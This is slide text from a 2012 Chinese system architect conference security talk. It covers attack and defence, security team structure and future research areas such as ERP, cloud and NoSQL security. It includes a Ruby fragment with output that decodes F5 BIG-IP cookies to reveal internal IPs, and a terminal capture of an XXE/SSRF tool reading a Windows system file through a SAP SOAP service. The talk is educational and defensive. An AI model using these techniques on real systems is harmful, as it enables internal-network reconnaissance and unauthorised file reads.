2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之F5信息泄露漏洞

- 此类型的漏洞我们在很多银行中发现，导致内网信息泄露。

```
root@bt: /
cookie = resp.response['set-cookie']
IP_port = /BIGipServer(?:[^\=]+)=([0-9]+\.[0-9]+\.[0-9]+)\/
m = IP_port.match(cookie)
puts m[2]

oct1 = (m[2].to_i & 0x000000ff)

oct2 = (m[2].to_i & 0x0000ffff) >> 8

oct3 = (m[2].to_i & 0x00ffffff) >> 16
oct4 = m[2].to_i >> 24
port = (m[3].to_i & 0x00ff) * 256 + (m[3].to_i >> 8)
puts "Cookie: #{cookie}"
puts "Internal IP is: #{oct1}.#{oct2}.#{oct3}.#{oct4}"
puts "Port is: #{port}"
cat: [REDACTED]: No such file or directory
cat: 80: No such file or directory
root@bt:/# ruby f5.rb [REDACTED] 80
20225035
Cookie: BIGipServermenu_pool=20225035.20480.0000; path=/, BIGipServerpool_menu
=188000448.20480.0000; path=/
Internal IP is: 11.156.[REDACTED]
Port is: 80
root@bt:/#
```


互联网攻防之vmware vcenter

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之memcached

- Memcached

互联网攻防之oracle

- 请参考2012年数据库大会中的主题ORACLE攻防与SOX审计

下载地址: <http://down.51cto.com/data/391505>

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

互联网攻防之其他攻击

■ OWASP TOP10

1. sql注入
2. XSS跨站
3. 失效的身份验证和会话管理
4. 不安全的直接对象引用
5. CSRF
6. 安全配置错误
7. 不安全的加密存储
8. 没有限制URL访问
9. 传输层保护不足
10. 未验证的重定向和转发


分享主题

国内安全形势

互联网攻防

安全团队建设

未来研究方向



SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

安全团队组建原则

- 专业知识

团队成员具备应对安全事件处理、应急、恢复、持续监控的能力

- 效率

防御安全事件的工作效率

- 主动防御

主动发现、主动防御、主动响应、主动恢复


安全团队工作分工以及依据-安全运维团队

■ 安全运维团队

1. 系统层面加固
2. ITIL流程化安全运维
3. 一线发现攻击行为
4. 一线应急能力

■ 工作参考依据

1. ITIL
2. ISO 27002
3. CCE 安全配置管理
4. CVE漏洞库
5. CEE日志表达式



安全团队分工以及依据-网络安全团队

■ 网络安全团队

1. 负责网络安全架构
2. 负责网络设备安全渗透测试以及扫描
3. QOS流量分析DDOS，病毒，网络攻击导致的异常
4. OSPF,DHCP,STP,VTP,BGP协议通信加密以及防御
5. 负责防火墙、IDS、IPS等网络设备配置


■ 参考依据

1. CISCO SAFE安全框架

安全团队分工以及依据-安全开发团队

■ 安全开发团队

1. 负责安全开发编码规范
2. 负责安全开发生命周期安全的实施
3. 负责代码白盒审计



■ 参考依据

1. OWASP CLASP安全生命周期开发
2. 微软SDLC
3. OWASP开发指南
4. OPENSAMM
5. BSIMM



安全团队分工以及工作依据-安全测试

- 系统测试
- WEB测试
- 网络测试

- 参考依据

1. ISSAF
2. OSSTMM
3. OWASP TESTING GUIDE

- 6.3 One Methodology.....
- Chapter 7 - Human Security Testing.....**
- Chapter 8 - Physical Security Testing.....**
- Chapter 9 - Wireless Security Testing.....**
- Chapter 10 - Telecommunications Security Testing.....**
- Chapter 11 - Data Networks Security Testing.....**
- Chapter 12 - Compliance.....**
 - Regulations.....
- Chapter 13 – Reporting with the STAR.....**
- Chapter 14 – What You Get.....**
 - The Möbius Defense.....
 - Get What We Need.....
- Chapter 15 – Open Methodology License.....**

分享主题

国内安全形势

互联网攻防

安全团队建设

未来研究方向



SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

未来研究方向之Web services

- SOAP

某银行web services调用可以写入任意文件漏洞

- XML XXE高级应用

未来研究方向之SSRF

如果你的ERP有漏洞，并且存在一个XXE的漏洞那么它通过一个web services来攻击你的内部核心ERP，恐怖吧！！

```
p://172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post -v
XXE Rat v.0.1 superuntestedalpha
ERPScan Research Group // erpscan.com

Put an pink elephant through a rabbit hole
Project DilbertMSG has been created
Attacker module: filegrab

Parse module hasn't been choosed
Starting attack module...

Module arguments:
one
c:\boot.ini

Trying to get c:\boot.ini -
<msg:statements xmlns:dmsg='http://sap.com/fun/dilbert/msg' title='[boot loader] timeout=10 default
=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS [operating systems] multi(0)disk(0)rdisk(0)partition(1
\WINDOWS="SAP ERP ECC 6.0 on Windows Server 2003" /fastdetect /usepntimer /NoExecute=OptIn multi(0)
isk(0)rdisk(1)partition(1)\WINDOWS="SAP ERP ECC 5.0 on Windows Server 2003" /fastdetect /usepntimer
'>
<!-- see http://172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?help
or usage options -->
<statement>We continually strive to          to exceed customer expectations.</statement>
</dmsg:statements>

Reply length - 632
```

SACC


架构师大会

SACC CONFERENCE CHINA 2012

未来研究方向之ERP安全

■ ORACLE peoplesoft

1. 环境克隆导致的问题
2. ORACLE ERP默认密码
3. ORACLE ERP权限问题
4. ORACLE ERP iscript问题
5. ORACLE ERP 中间件问题
6. ORACLE ERP数据库问题



未来研究方向之ERP安全

- SAP

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

未来研究方向之云安全

- Hadoop
- openstack

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

未来研究方向之框架漏洞

- Spring
- Struts
- Zend framework
- Hibernate
- Ibatis

未来研究方向之NOSQL

- MongoDB
- Cassandra
- Redis
- CouchDB
- HBASE

未来研究方向之业务安全

- NIST 800-53
- 国标 18336 CC标准

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算

Q&A

SACC

2012中国系统架构师大会

SYSTEM ARCHITECT CONFERENCE CHINA 2012

架构设计 · 自动化运维 · 云计算